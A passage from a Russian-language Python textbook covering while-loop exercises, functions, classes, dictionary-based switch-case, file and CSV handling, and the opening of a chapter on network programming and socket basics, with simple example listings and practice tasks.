6. **Проверка на простоту:** напишите программу, которая с помощью цикла **while** проверяет, является ли заданное число простым. Простое число — это число, которое делится только на 1 и на само себя. Программа должна проверять делимость числа на числа, меньшие его, и выводить "простое", если делителей не найдено, или "не простое", если найден хотя бы один делитель.
7. **Обратный вывод строки:** напишите программу, которая с помощью цикла **while** будет выводить заданную строку в обратном порядке. Программа должна проходить по строке с конца и выводить каждый символ, начиная с последнего и заканчивая первым.
8. **Нахождение наибольшего числа:** напишите программу, которая с помощью цикла **while** запрашивает у пользователя ввод чисел, пока не будет введено число 0. Программа должна отслеживать и запоминать наибольшее из введённых чисел, а после завершения цикла вывести это число.
9. **Числа Фибоначчи:** напишите программу, которая с помощью цикла **while** генерирует последовательность чисел Фибоначчи до заданного числа. Последовательность Фибоначчи начинается с 0 и 1, а каждое последующее число является суммой двух предыдущих. Программа должна продолжать генерировать числа, пока не достигнет или не превысит заданное число.
10. **Список чисел до нуля:** напишите программу, которая с помощью цикла **while** запрашивает у пользователя ввод чисел, пока не будет введено число 0. Программа должна сохранить все введённые числа в список, а после завершения ввода вывести этот список.
11. **Создание пароля:** напишите программу, которая с помощью цикла **while** позволяет пользователю вводить символы для создания пароля. Пользователь будет вводить символы один за другим, пока пароль не достигнет заданной длины. Программа должна сохранять введённые символы и в конце вывести полный пароль.

12. **Удвоение чисел:** напишите программу, которая с помощью цикла `while` удваивает все числа в списке. Программа должна проходить по каждому элементу списка, умножая его на два, пока не достигнет конца списка, а затем вывести полученные удвоенные числа.
13. **Отгадай слово:** напишите программу, которая с помощью цикла `while` организует игру в угадывание слова. Программа будет запрашивать буквы у пользователя, открывая угаданные буквы в слове, и продолжать это до тех пор, пока пользователь не угадает всё слово целиком.
14. **Создание таблицы умножения:** напишите программу, которая с помощью цикла `while` создаёт таблицу умножения для чисел от 1 до 10 и выводит её на экран. Программа должна проходить по каждому числу от 1 до 10, умножая его на все числа от 1 до 10, и выводить результаты в виде таблицы.
15. **Валидация ввода:** напишите программу, которая с помощью цикла `while` проверяет ввод пользователя. Программа должна продолжать запрашивать ввод до тех пор, пока пользователь не введет корректное значение, например, целое число.
16. **Вывод четных чисел:** напишите программу, которая с помощью цикла `while` выводит все четные числа от 1 до заданного пользователем числа. Программа должна начинать с 2 и продолжать увеличивать счётчик на 2, пока не достигнет или не превысит указанное пользователем число.
17. **Проверка палиндрома:** напишите программу, которая с помощью цикла `while` проверяет, является ли заданная строка палиндромом — то есть читается ли она одинаково слева-направо и справа-налево. Программа должна сравнивать символы строки, начиная с концов и двигаясь к центру, пока не станет ясно, является ли строка палиндромом.
18. **Вычисление среднего значения:** напишите программу, которая с помощью цикла `while` запрашивает у пользователя ввод чисел до тех пор, пока не будет введено число 0. Программа должна вычислить и вывести среднее значение всех введённых чисел, исключая 0 из расчёта.
19. **Нахождение НОД (наибольшего общего делителя):** напишите программу, которая с помощью цикла `while` вычисляет наибольший общий

делитель (НОД) двух заданных чисел. Программа должна использовать алгоритм Евклида, который последовательно заменяет большее число на разность большего и меньшего до тех пор, пока одно из чисел не станет равным нулю. НОД будет равен оставшемуся ненулевому числу.

20. **Обратный отсчет:** напишите программу, которая с помощью цикла `while` выполняет обратный отсчёт от заданного числа до 0, выводя каждое число на экран. Программа должна уменьшать значение на единицу на каждом шаге цикла, пока не достигнет 0.

1.6. Функции

Функции — это блоки кода, которые выполняют конкретную задачу или набор задач в программе. Они помогают структурировать код, делая его более организованным, понятным и много-кратно используемым. Благодаря функциям ваш код становится проще в чтении, легче в поддержке и эффективнее в выполнении.

В Python функции объявляются с использованием ключевого слова **def**, за которым следуют имя функции, круглые скобки (внутри которых можно указать параметры, если они есть), и блок кода, который выполняется при вызове функции.

Вот пример объявления функции без параметров:

Листинг 1.84

```
# Пример объявления функции без параметров
def greet():
    print("Привет, мир!")

# Вызов функции
greet()
```

Этот пример определяет функцию `greet()`, которая выводит сообщение "Привет, мир!" при каждом вызове. Функция не принимает никаких аргументов. Вот пример объявления функции с параметрами:

Листинг 1.85

```
# Пример объявления функции с параметром
def greet(name):
    print(f"Привет, {name}!")

# Вызов функции
greet("Анна")
```

Этот пример определяет функцию `greet()`, которая принимает один параметр `name` и выводит персонализированное приветствие с использованием этого имени.

Возврат значений из функции

Функции в Python могут возвращать значения, используя ключевое слово `return`. Это позволяет функции передавать результат своей работы обратно в то место, где она была вызвана:

Листинг 1.86

```
# Возврат значений из функции
def add(a, b):
    return a + b

# Вызов функции
result = add(3, 5)
print(result) # Вывод: 8
```

В этом примере функция `add()` принимает два аргумента, `a` и `b`, и возвращает их сумму. Результат вызова этой функции сохраняется в переменной `result` и затем выводится на экран.

Аргументы по умолчанию

Функции в Python могут быть определены с аргументами по умолчанию. Это означает, что если при вызове функции не переданы значения для этих

аргументов, будут использованы значения по умолчанию, заданные при определении функции:

Листинг 1.87

```
# Аргументы по умолчанию
def greet(name="мир"):
    print(f"Привет, {name}!")

# Вызов функции без аргумента
greet()    # Вывод: Привет, мир!

# Вызов функции с аргументом
greet("Джон")  # Вывод: Привет, Джон!
```

В этом примере параметр *name* по умолчанию равен "мир". Если при вызове функции аргумент не передан, будет использовано это значение по умолчанию. Однако, если аргумент передан, он заменит значение по умолчанию, и функция использует новое значение.

Переменное число аргументов

Функции в Python могут быть определены с переменным числом аргументов с помощью символа *. Это позволяет функции принимать произвольное количество аргументов, которые будут собраны в кортеж.

Листинг 1.88

```
# Переменное число аргументов
def multiply(*args):
    result = 1
    for num in args:
        result *= num
    return result

# Вызов функции
print(multiply(2, 3, 4))  # Вывод: 24
```

Этот пример функции `multiply()` принимает переменное число аргументов и возвращает их произведение.

Примеры использования функций

Расчет среднего значения списка чисел

Листинг 1.89

```
# Расчет среднего значения списка чисел
def calculate_average(numbers):
    total = sum(numbers)
    return total / len(numbers)

# Вызов функции для расчета среднего значения
avg = calculate_average([5, 10, 15, 20])
print(avg) # Вывод: 12.5
```

Проверка числа на четность

Листинг 1.90

```
# Проверка числа на четность
def is_even(number):
    return number % 2 == 0

# Проверка числа на четность
print(is_even(7)) # Вывод: False
print(is_even(10)) # Вывод: True
```

Приветствие пользователя с использованием функции

Листинг 1.91

```
# Приветствие пользователя с использованием функции
def greet_user(name):
    print(f"Привет, {name}!")

# Вызов функции для приветствия пользователя
greet_user("Боб") # Вывод: Привет, Боб!
```

Функции являются основным инструментом организации кода в Python. Они позволяют создавать модульные и многократно используемые блоки кода, которые можно легко тестировать, отлаживать и использовать повторно.

Задания для практики по разделу

1. Напишите функцию `calculate_factorial`, которая принимает целое число и вычисляет его факториал — произведение всех положительных целых чисел от 1 до этого числа. Функция должна вернуть результат.
2. Создайте функцию `reverse_string`, которая принимает строку и возвращает её, перевернув задом наперёд. Функция должна обработать строку и вернуть результат в обратном порядке.
3. Создайте функцию `count_vowels`, которая принимает строку и подсчитывает количество гласных букв в этой строке. Функция должна вернуть число, показывающее, сколько гласных содержится в строке.
4. Создайте функцию `find_max`, которая принимает список чисел и находит среди них самое большое. Функция должна вернуть это максимальное значение.
5. Создайте функцию `calculate_area`, которая принимает радиус круга и вычисляет его площадь. Функция должна вернуть полученное значение площади.

1.7. Классы

Классы являются основной концепцией объектно-ориентированного программирования (ООП) в Python. Классы позволяют создавать новые типы объектов с определенными свойствами и методами. В этом разделе мы рассмотрим основные аспекты классов и их использование в Python.

Класс в Python создаётся с помощью ключевого слова **class**, за которым идёт имя класса. Обычно имя класса пишут с заглавной буквы. Внутри класса задаются атрибуты (переменные) и методы (функции), которые описывают свойства и поведение объектов этого класса.

Пример определения класса:

Листинг 1.92

```
# Пример определения класса
class Person:
    def __init__(self, name, age):
        self.name = name
        self.age = age

    def greet(self):
        print(f"Привет, меня зовут {self.name} и мне {self.
age} лет.")

# Создание объекта класса Person
person1 = Person("Алиса", 25)

# Вызов метода объекта
person1.greet() # Вывод: Привет, меня зовут Алиса и мне 25
лет.
```

Атрибуты класса — это переменные, которые хранят данные объекта. Их обычно задают в конструкторе класса (`__init__`), и они доступны для использования внутри методов объекта.

Методы класса — это функции, которые находятся внутри класса и работают с его атрибутами, выполняя разные задачи. Их можно вызывать для конкретного объекта этого класса. Можно сказать, что методы — это такие "суперспособности" объекта, которые позволяют ему делать то, что он умеет.

Классы могут наследовать свойства и методы других классов.

Наследование позволяет создавать новые классы, которые наследуют функциональность существующих классов, и добавлять к ним свои собственные особенности.

Листинг 1.93

```
# Наследование
class Student(Person):
    def __init__(self, name, age, student_id):
        super().__init__(name, age)
        self.student_id = student_id

    def study(self):
        print(f"{self.name} учится на факультете.")

# Создание объекта класса Student
student1 = Student("Боб", 20, "2021001")

# Вызов методов объекта
student1.greet() # Вывод: Привет, меня зовут Боб и мне 20 лет.
student1.study() # Вывод: Боб учится на факультете.
```

Классы используются для создания объектов с определенным поведением и состоянием. Они помогают структурировать код и повторно использовать его в различных частях программы.

Практические примеры***Создание класса для представления книги*****Листинг 1.94**

```
# Создание класса для представления книги
class Book:
    def __init__(self, title, author, pages):
        self.title = title
        self.author = author
        self.pages = pages

    def get_info(self):
        return f"{self.title} - {self.author}, {self.pages} страниц"

# Создание объекта класса Book
book1 = Book("Война и мир", "Лев Толстой", 1225)
print(book1.get_info()) # Вывод: Война и мир - Лев Толстой, 1225 страниц
```

Создание класса для представления автомобиля

Листинг 1.95

```
# Создание класса для представления автомобиля
class Car:
    def __init__(self, make, model, year):
        self.make = make
        self.model = model
        self.year = year

    def get_description(self):
        return f"{self.year} {self.make} {self.model}"

# Создание объекта класса Car
car1 = Car("Toyota", "Camry", 2020)
print(car1.get_description()) # Вывод: 2020 Toyota Camry
```

Задания для практики по разделу

1. Создайте класс Rectangle для представления прямоугольника. Класс должен иметь атрибуты width (ширина) и height (высота), а также метод calculate_area() для расчета площади прямоугольника.
2. Создайте класс Student для представления студента. Класс должен иметь атрибуты name (имя), age (возраст) и major (специальность), а также метод get_info() для получения информации о студенте.
3. Создайте класс BankAccount для представления банковского счета. Класс должен иметь атрибуты owner (владелец счета) и balance (баланс), а также методы deposit() для внесения средств и withdraw() для снятия средств.
4. Создайте класс Circle для представления круга. Класс должен иметь атрибут radius (радиус) и методы calculate_area() для расчета площади круга и calculate_circumference() для расчета длины окружности.
5. Создайте класс Employee для представления сотрудника компании. Класс должен иметь атрибуты name (имя), position (должность) и salary (зароботная плата), а также метод calculate_bonus() для расчета бонуса сотрудника в размере 10% от его заработной платы.

1.8. Switch-Case в Python

Switch-Case — это конструкция в программировании, которая позволяет выбирать действие на основе значения определенной переменной или выражения. В отличие от некоторых других языков программирования, таких как C++ или Java, Python не имеет встроенной конструкции **switch-case**. Вместо этого обычно используется цепочка условных операторов **if-elif-else** для реализации аналогичного поведения.

Давайте рассмотрим пример использования **switch-case** в Python и его альтернативы с использованием условных операторов. Пример **switch-case** в Python:

Листинг 1.96

```
# Пример "switch-case" в Python
def switch_case(argument):
    switcher = {
        1: "Первый случай",
        2: "Второй случай",
        3: "Третий случай",
    }
    return switcher.get(argument, "Неверный случай")

# Пример использования
print(switch_case(1))    # Вывод: Первый случай
print(switch_case(2))    # Вывод: Второй случай
print(switch_case(3))    # Вывод: Третий случай
print(switch_case(4))    # Вывод: Неверный случай
```

В этом примере мы создали функцию **switch_case**, которая принимает аргумент и использует словарь, чтобы сопоставить его с соответствующей строкой. Если значение не найдено в словаре, функция вернет строку "Неверный случай". Если же вы предпочитаете классический подход, всегда можно использовать цепочку условных операторов **if-elif-else**. Да, это может

напоминать "старую школу", но она по-прежнему работает, как надежные старые ботинки!

Листинг 1.97

```
# Альтернативный подход с использованием условных операторов
"if-elif-else":
def switch_case(argument):
    if argument == 1:
        return "Первый случай"
    elif argument == 2:
        return "Второй случай"
    elif argument == 3:
        return "Третий случай"
    else:
        return "Неверный случай"

# Пример использования
print(switch_case(1))    # Вывод: Первый случай
print(switch_case(2))    # Вывод: Второй случай
print(switch_case(3))    # Вывод: Третий случай
print(switch_case(4))    # Вывод: Неверный случай
```

Оба подхода дают одинаковый результат, но использование словаря может быть более компактным и удобным, особенно когда нужно выбирать из множества вариантов. С другой стороны, условные операторы **if-elif-else** могут сделать код длиннее и многословнее, особенно если вариантов много.

Практические примеры использования конструкции *switch-case* в Python

Обработка выбора дня недели

Листинг 1.98

```
# Обработка выбора дня недели
def get_weekday_name(day):
    switcher = {
        1: "Понедельник",
        2: "Вторник",
        3: "Среда",
        4: "Четверг",
        5: "Пятница",
```

```

    6: "Суббота",
    7: "Воскресенье",
}
return switcher.get(day, "Недопустимый день")

# Пример использования
print(get_weekday_name(1))    # Вывод: Понедельник
print(get_weekday_name(3))    # Вывод: Среда
print(get_weekday_name(8))    # Вывод: Недопустимый день

```

Оценка студента по баллам

Листинг 1.99

```

# Оценка студента по баллам
def get_grade(score):
    switcher = {
        10: "Отлично",
        9: "Отлично",
        8: "Хорошо",
        7: "Хорошо",
        6: "Удовлетворительно",
    }
    return switcher.get(score, "Неудовлетворительно")

# Пример использования
print(get_grade(9))    # Вывод: Отлично
print(get_grade(7))    # Вывод: Хорошо
print(get_grade(5))    # Вывод: Неудовлетворительно
# Выбор варианта действия в игре:

def perform_action(action):
    switcher = {
        "attack": "Атаковать",
        "defend": "Защищаться",
        "spell": "Использовать заклинание",
        "run": "Бежать",
    }
    return switcher.get(action, "Неверное действие")

# Пример использования
print(perform_action("attack")) # Вывод: Атаковать
print(perform_action("spell"))   # Вывод: Использовать заклинание
print(perform_action("jump"))    # Вывод: Неверное действие

```

Эти примеры демонстрируют использование конструкции **switch-case** в Python для выбора определенного действия на основе переданного значения аргумента. Конструкция **switch-case** упрощает написание кода и делает его более читаемым и легко поддерживаемым.

Задания для практики по разделу

1. Напишите программу, которая имитирует поведение Switch-Case для обработки команд. Используйте словарь, где ключами будут команды (строки), а значениями — соответствующие функции. Программа должна запрашивать у пользователя ввод команды и выполнять соответствующую функцию.
2. Создайте простой калькулятор, который использует словарь для реализации операций. Пользователь вводит два числа и оператор (например, "+", "-", "*", "/"). Программа должна использовать словарь для вызова соответствующей функции и вывода результата.
3. Напишите программу, которая имитирует переключение режимов работы устройства (например, "включение", "выключение", "ожидание"). Используйте словарь для хранения функций, которые соответствуют каждому режиму. Программа должна запрашивать у пользователя ввод режима и выполнять соответствующую функцию.
4. Создайте игру "Угадай число", в которой программа будет генерировать случайное число, а пользователь должен угадать его. Используйте словарь для обработки различных команд пользователя (например, "начать игру", "ввести число", "показать подсказку", "выход"). Каждая команда должна соответствовать функции, которая выполняет определенное действие.
5. Создайте программу, которая запрашивает у пользователя ввод чисел и выполняет математические операции. Используйте словарь для обработки возможных ошибок (например, деление на ноль, ввод не числа). При возникновении ошибки программа должна использовать словарь для вызова функции, которая обрабатывает эту ошибку и выводит соответствующее сообщение.

6. Напишите программу, которая использует словарь для хранения сообщений на разных языках. Программа должна запрашивать у пользователя выбор языка (например, "английский", "русский", "испанский") и выводить приветственное сообщение на выбранном языке. Используйте словарь для хранения сообщений и функций, которые выводят сообщения.
7. Создайте программу для управления списком задач. Используйте словарь для хранения функций, которые добавляют, удаляют, отображают и изменяют задачи. Программа должна запрашивать у пользователя ввод команды и выполнять соответствующую функцию.

1.9. Работа с файлами

Для открытия файла в Python используется функция `open()`. Она принимает два аргумента: путь к файлу и режим доступа. Режим доступа может быть "r" (чтение), "w" (запись), "a" (добавление), "rb" (чтение в бинарном режиме) или "wb" (запись в бинарном режиме).

Листинг 1.100

```
# Открытие файла для чтения
file = open("example.txt", "r")
```

Чтение из файла осуществляется с помощью метода `read()`, который считывает содержимое файла целиком, либо методов `readline()` и `readlines()`, которые считывают файл построчно или возвращают список строк соответственно.

Листинг 1.101

```
# Чтение
#
# Чтение содержимого файла
content = file.read()
```

```
print(content)

# Чтение файла построчно
line = file.readline()
print(line)

# Чтение всех строк файла в список
lines = file.readlines()
print(lines)
```

Запись в файл выполняется с использованием метода `write()`. Для этого файл должен быть открыт в режиме записи ("w" или "a"). Метод `write()` принимает строку, которую нужно записать в файл.

Листинг 1.102

```
# Запись в файл
file.write("Hello, World!\n")
```

После окончания работы с файлом его следует закрыть с помощью метода `close()`, чтобы освободить ресурсы системы.

Листинг 1.103

```
# Закрытие файла
file.close()
```

Примеры работы с файлами в Python

1. Чтение из файла и вывод на экран:

Листинг 1.104

```
# Открываем файл для чтения
with open("example.txt", "r") as file:
    # Читаем содержимое файла
    content = file.read()
    # Выводим содержимое файла на экран
    print(content)
```

2. Запись в файл:

Листинг 1.105

```
# Открываем файл для записи
with open("output.txt", "w") as file:
    # Записываем строку в файл
    file.write("Hello, world!")
```

3. Добавление в файл:

Листинг 1.106

```
# Открываем файл для добавления
with open("output.txt", "a") as file:
    # Добавляем строку в конец файла
    file.write("\nNew line added!")
```

Задания для практики по разделу

1. Создайте программу, которая попросит пользователя ввести текст, а затем сохранит его в файл. После этого программа откроет файл, прочитает его содержимое и выведет текст на экран.
2. Создайте программу, которая создаст файл под названием "numbers.txt" и запишет в него числа от 1 до 10, каждое на новой строке. После этого программа откроет файл, прочитает все числа и посчитает их сумму, выводя результат на экран.
3. Создайте программу, которая запрашивает у пользователя имя файла и текст, который нужно записать в этот файл. Если файл уже существует, программа должна спросить у пользователя, нужно ли перезаписать файл или добавить текст в конец файла.
4. Напишите программу, которая копирует содержимое одного текстового файла в другой. Программа должна запрашивать у пользователя имя исходного файла и имя файла, в который нужно скопировать содержимое.

5. Создайте программу, которая открывает текстовый файл и подсчитывает количество строк, слов и символов в файле. Программа должна вывести результаты на экран.
6. Напишите программу, которая ищет и заменяет определенное слово в текстовом файле. Программа должна запрашивать у пользователя имя файла, слово для поиска и слово для замены, а затем создавать новый файл с результатами замены.
7. Напишите программу, которая считывает содержимое текстового файла и выводит его строки в обратном порядке. Сначала программа попросит вас ввести имя файла, а затем покажет содержимое этого файла, начиная с последней строки и заканчивая первой.
8. Создайте программу, которая ведет журнал (log file) и записывает в него дату и время каждого запуска. Каждый раз, когда программа запускается, она должна добавлять новую запись в конец файла, фиксируя этот момент.
9. Напишите программу, которая попросит пользователя ввести несколько строк текста и сохранит их в файл. После этого программа откроет файл и заменит все вхождения определенного слова другим, которое укажет пользователь.
10. Создайте программу, которая считывает данные из CSV-файла, вносит изменения и записывает их обратно в файл. Сначала программа попросит ввести имя файла, затем выполнит необходимые изменения и сохранит результат в новый файл.

1.10. Работа с CSV

Работа с **CSV-файлами** (Comma Separated Values) — это процесс чтения, записи и обработки данных, которые хранятся в этом популярном формате. В Python для работы с CSV используется модуль **csv**.

CSV — это как лёгкая версия Excel, которая часто применяется для хранения и обмена информацией. Весьма удобно, если вы хотите записать данные в файл, а затем с лёгкостью их извлечь, без лишнего "веса" табличного редактора. Можно сказать, что CSV — это как бутерброд с данными: всё просто, удобно и без лишних "ингредиентов"!

Мы рассматриваем этот формат, потому что в следующих главах будем работать с данными в формате CSV, и важно научиться с ним взаимодействовать. Данные в CSV-файле организованы в виде таблицы. Когда мы читаем или записываем такой файл, данные обычно обрабатываются как словарь или список в Python.

Если вам нужно работать с большим количеством строк и анализировать данные, рекомендую использовать специализированную библиотеку **pandas**. Она значительно облегчает эту задачу и делает работу с данными более удобной и эффективной.

Основные функции библиотеки **csv** похожи на работу с обычными файлами — запись, чтение и представление данных в разных форматах.

Чтение данных в CSV-файле выполняется так же, как и с обычным файлом, — через **открытие и чтение**. Единственное отличие заключается в следующем:

Листинг 1.107

```
# Чтение данных из CSV
import csv

# Открытие файла CSV для чтения
with open('data.csv', 'r') as file:
    # Создание объекта чтения CSV
    reader = csv.reader(file)
    # Чтение данных из файла построчно
    for row in reader:
        print(row)
```

Запись данных проходит так же, как и с обычным файлом, — через **открытие и сохранение данных**.

Листинг 1.108

```
# Запись данных в CSV
import csv

# Данные для записи в CSV
data = [
    ['Name', 'Age', 'City'],
    ['John', '30', 'New York'],
    ['Alice', '25', 'Los Angeles'],
    ['Bob', '35', 'Chicago']
]

# Открытие файла CSV для записи
with open('output.csv', 'w', newline='') as file:
    # Создание объекта записи CSV
    writer = csv.writer(file)
    # Запись данных в файл
    for row in data:
        writer.writerow(row)
```

Запись данных из **csv** в словарь выполняется следующим образом. Ключом будет использоваться шапка в таблице, а данные будут использоваться, как строки:

Листинг 1.109

```
# Загрузка данных из CSV в словарь

import csv

# Открытие файла CSV для чтения
with open('data.csv', 'r') as file:
    # Создание объекта чтения CSV с указанием заголовков
    reader = csv.DictReader(file)
    # Чтение данных из файла и преобразование в словарь
    for row in reader:
        print(row)
```

Запись данных из словаря в csv выполняется следующим образом. Здесь тоже в качестве шапки будет использоваться ключ, а в качестве строк данных будет использоваться значение:

Листинг 1.110

```
# Запись данных из словаря в CSV

import csv

# Данные в виде словаря
data = [
    {'Name': 'John', 'Age': '30', 'City': 'New York'},
    {'Name': 'Alice', 'Age': '25', 'City': 'Los Angeles'},
    {'Name': 'Bob', 'Age': '35', 'City': 'Chicago'}
]

# Заголовки столбцов
fields = ['Name', 'Age', 'City']

# Открытие файла CSV для записи
with open('output.csv', 'w', newline='') as file:
    # Создание объекта записи CSV с указанием заголовков
    writer = csv.DictWriter(file, fieldnames=fields)
    # Запись заголовков
    writer.writeheader()
    # Запись данных в файл
    writer.writerows(data)
```

Примеры работы с CSV в Python и аналоги уже выше описанных функций

1. Чтение данных из CSV-файла и их вывод на экран:

Листинг 1.111

```
# Чтение данных из CSV файла и вывод на экран
import csv

with open('data.csv', 'r') as file:
    reader = csv.reader(file)
    for row in reader:
        print(row)
```

2. Запись данных в CSV-файл:

Листинг 1.112

```
# Запись данных в CSV файл
import csv

data = [
    ['Name', 'Age', 'City'],
    ['John', '30', 'New York'],
    ['Alice', '25', 'Los Angeles'],
    ['Bob', '35', 'Chicago']
]

with open('output.csv', 'w', newline='') as file:
    writer = csv.writer(file)
    writer.writerows(data)
```

3. Чтение данных из CSV-файла в виде словаря:

Листинг 1.113

```
# Чтение данных из CSV файла в виде словаря
import csv

with open('data.csv', 'r') as file:
    reader = csv.DictReader(file)
    for row in reader:
        print(row)
```

4. Запись данных из словаря в CSV-файл:

Листинг 1.114

```
# Запись данных из словаря в CSV файл
import csv

data = [
    {'Name': 'John', 'Age': '30', 'City': 'New York'},
    {'Name': 'Alice', 'Age': '25', 'City': 'Los Angeles'},
    {'Name': 'Bob', 'Age': '35', 'City': 'Chicago'}
]
```

```
fields = ['Name', 'Age', 'City']

with open('output.csv', 'w', newline='') as file:
    writer = csv.DictWriter(file, fieldnames=fields)
    writer.writeheader()
    writer.writerows(data)
```

Задания для практики по разделу

1. Создайте программу, которая загружает данные из CSV-файла и выводит информацию о студентах, включая их имена, возраст и средний балл.
2. Создайте утилиту для анализа данных о продажах из CSV-файла. Программа должна выводить суммарную выручку за каждый месяц.
3. Реализуйте скрипт, который запрашивает у пользователя информацию о сотрудниках (имя, возраст, должность) и записывает их в CSV-файл.
4. Напишите программу для объединения данных из нескольких CSV-файлов в один общий файл.
5. Создайте утилиту для анализа статистики посещений сайта из CSV-файла. Программа должна выводить среднее количество посещений за каждый месяц.

Глава 2.

Сетевое программирование на Python

Рад приветствовать вас во второй главе нашей книги, посвященной сетевому программированию на Python. В современном мире сетевые технологии играют важную роль в каждом аспекте нашей жизни, и кибербезопасность не является исключением. В этой главе мы рассмотрим, как использовать Python для создания и анализа сетевых приложений, а также для выполнения различных сетевых операций, необходимых при тестировании и обеспечении безопасности сетей.

2.1. Основы для сетевого программирования

Интернет — это глобальная система взаимосвязанных компьютерных сетей, использующая стандартный набор протоколов (TCP/IP) для обмена данными между устройствами по всему миру. Интернет предоставляет пользователям доступ к обширному массиву информации и различных услуг, таких как электронная почта, социальные сети, онлайн-торговля и многое другое.

Основные компоненты интернета следующие (напоминаю, что данные термины заучивать не нужно, а лишь прочитать и возвращаться по необходимости):

1. Сетевые протоколы.

- » **TCP/IP (Transmission Control Protocol/Internet Protocol)** — это основа сетевой связи, обеспечивающая передачу данных. TCP разбивает данные на пакеты и собирает их снова на получающем устройстве, а IP управляет маршрутизацией пакетов через сеть.
- » **HTTP/HTTPS (Hypertext Transfer Protocol/Secure)** — протоколы для передачи веб-страниц. HTTPS — это защищенная версия HTTP, которая использует шифрование для безопасности данных.

- » **FTP (File Transfer Protocol)** – протокол, предназначенный для передачи файлов между компьютерами.
- » **SMTP (Simple Mail Transfer Protocol)** – протокол для отправки электронной почты.

2. Инфраструктура.

- » **Серверы** – компьютеры или системы, которые предоставляют ресурсы и услуги другим устройствам в сети. Они могут обрабатывать запросы, хранить данные и выполнять другие функции.
- » **Клиенты** – устройства, которые запрашивают ресурсы или услуги от серверов. Это могут быть компьютеры, смартфоны или любые другие устройства, которые используют сеть.
- » **Маршрутизаторы (Routers)** – устройства, которые направляют пакеты данных между разными сетями. Они определяют наилучшие маршруты для передачи данных, чтобы обеспечить эффективную доставку.
- » **Коммутаторы (Switches)** – устройства, которые соединяют разные устройства в одной локальной сети (LAN) и управляют передачей данных между ними, обеспечивая их правильное направление.
- » **Модемы** – устройства, которые преобразуют цифровые сигналы компьютеров в аналоговые сигналы для передачи по телефонным линиям и наоборот, обеспечивая связь с Интернетом.

3. Типы сетей.

- » **LAN (Local Area Network)** – локальная сеть, которая охватывает небольшую территорию, такую как офис, дом или учебное заведение. Она позволяет подключать устройства в пределах одной области, обеспечивая быструю и надежную связь между ними.
- » **WAN (Wide Area Network)** – глобальная сеть, которая охватывает большие территории, такие как города, страны или даже континенты. Интернет является самой большой WAN в мире, соединяя миллионы сетей по всему миру.
- » **MAN (Metropolitan Area Network)** – сеть, которая охватывает территорию в пределах одного города или крупного населенного пункта. Она больше, чем LAN, но меньше, чем WAN, и используется для связи между различными районами города.
- » **PAN (Personal Area Network)** – личная сеть, которая охватывает небольшую область вокруг пользователя, например, Bluetooth-соединения между устройствами, такими как смартфоны, наушники и компьютеры.

Для того чтобы понимать безопасность и уязвимости, предлагаю рассмотреть основные принципы работы сети Интернет:

- **Передача данных по пакетам.**

- » Данные, передаваемые по интернету, разбиваются на небольшие блоки, называемые пакетами.
- » Каждый пакет содержит часть данных, а также информацию о его источнике, пункте назначения и порядке сборки.

- **Маршрутизация.**

- » Пакеты данных передаются от одного маршрутизатора к другому, пока не достигнут конечного пункта назначения.
- » Маршрутизаторы анализируют IP-адреса в пакетах и определяют оптимальный маршрут для каждого пакета.

- **Протоколы и службы.**

- » **DNS (Domain Name System)** – система, преобразующая удобочитаемые доменные имена (например, www.example.com) в IP-адреса, которые используются для маршрутизации пакетов.
- » **DHCP (Dynamic Host Configuration Protocol)** – протокол, автоматизирующий назначение IP-адресов устройствам в сети.
- » **NAT (Network Address Translation)** – технология, позволяющая нескольким устройствам в локальной сети использовать один и тот же публичный IP-адрес для выхода в интернет.

Интернет – это не монолитная вещь, а скорее действительно, как паутина, которая опоясывает весь мир.

И как любая не монолитная вещь интернет состоит из компонентов, а именно:

1. Магистральные сети (Backbones).

- » Основные высокоскоростные магистрали, соединяющие крупные точки обмена Интернет-трафиком (IXP – Internet Exchange Points).
- » Эти сети принадлежат крупным телекоммуникационным компаниям и обеспечивают передачу данных на большие расстояния.

2. Провайдеры услуг Интернета (ISP – Internet Service Providers).

- » Компании, предоставляющие пользователям доступ к Интернету.

» Провайдеры могут быть локальными, региональными или глобальными.

3. Пользователи.

» Частные лица, организации и предприятия, использующие Интернет для различных целей, таких как работа, обучение, общение и развлечения.

4. Услуги и контент.

» Веб-сайты, онлайн-сервисы, приложения и платформы, предоставляющие пользователям различные виды контента и функциональности.

Как же сейчас и чем обеспечивается безопасность в Интернете? Основные элементы безопасности на сегодняшний день такие:

1. Шифрование.

» Использование технологий, таких как **SSL/TLS**, для защиты данных при их передаче по сети. Эти технологии обеспечивают конфиденциальность и целостность данных, предотвращая их перехват и подделку.

2. Аутентификация и авторизация.

» **Аутентификация** — процесс проверки личности пользователя. Он может включать использование паролей, биометрических данных или двухфакторной аутентификации.

» **Авторизация** — процесс определения прав доступа пользователя к ресурсам и услугам после успешной аутентификации. Он определяет, что пользователь может и не может делать в системе.

3. Защита от атак.

» Меры по защите сетей и систем от различных видов атак, таких как **DDoS (Distributed Denial of Service)**, фишинг и **вредоносное ПО**. Эти меры включают использование файрволов, антивирусных программ и систем обнаружения вторжений, а также регулярные обновления и патчи для программного обеспечения.

Далее в этом разделе мы начнем с основ сетевого программирования на **Python**, изучая создание и управление сокетами — основными строительными блоками сетевых приложений. Для начала разберем, что такое сокет.

Сокеты являются фундаментальной технологией для сетевого программирования, обеспечивая интерфейс для обмена данными между программами через сеть. Они играют ключевую роль в построении различных

сетевых приложений, таких как веб-серверы, клиент-серверные приложения, чат-программы и многие другие. В этом разделе мы рассмотрим основные теоретические аспекты сокетов, их типы, использование и роль в сетевом программировании.

Сокет (Socket) представляет собой конечную точку двустороннего канала связи между двумя программами, работающими в сети. Он служит интерфейсом для обмена данными между устройствами.

Семейство адресов (Address Family) определяет тип адресов, которые будут использоваться сокетом. Основные семейства адресов включают:

AF_INET для IPv4-адресов.

AF_INET6 для IPv6-адресов.

AF_UNIX для межпроцессного взаимодействия на одном компьютере.

Тип сокета (Socket Type) определяет характер связи и способ передачи данных:

SOCK_STREAM – обеспечивает потоковую передачу данных, используется для протокола TCP.

SOCK_DGRAM – обеспечивает передачу датаграмм, используется для протокола UDP.

SOCK_RAW – позволяет доступ к низкоуровневым протоколам, что полезно для создания собственных сетевых протоколов.

Порт (Port) — это числовой идентификатор, используемый для различия различных приложений, работающих на одном устройстве. Порт вместе с IP-адресом образует уникальный адрес для сетевого соединения.

Принципы работы сокетов

- Создание сокета.** Первым шагом в работе с сокетами является создание сокета с заданными параметрами, такими как семейство адресов и тип сокета.
- Привязка (Binding).** Для серверных приложений следующий шаг заключается в привязке сокета к конкретному адресу и порту. Это позволяет сокету принимать входящие соединения на указанном порту.
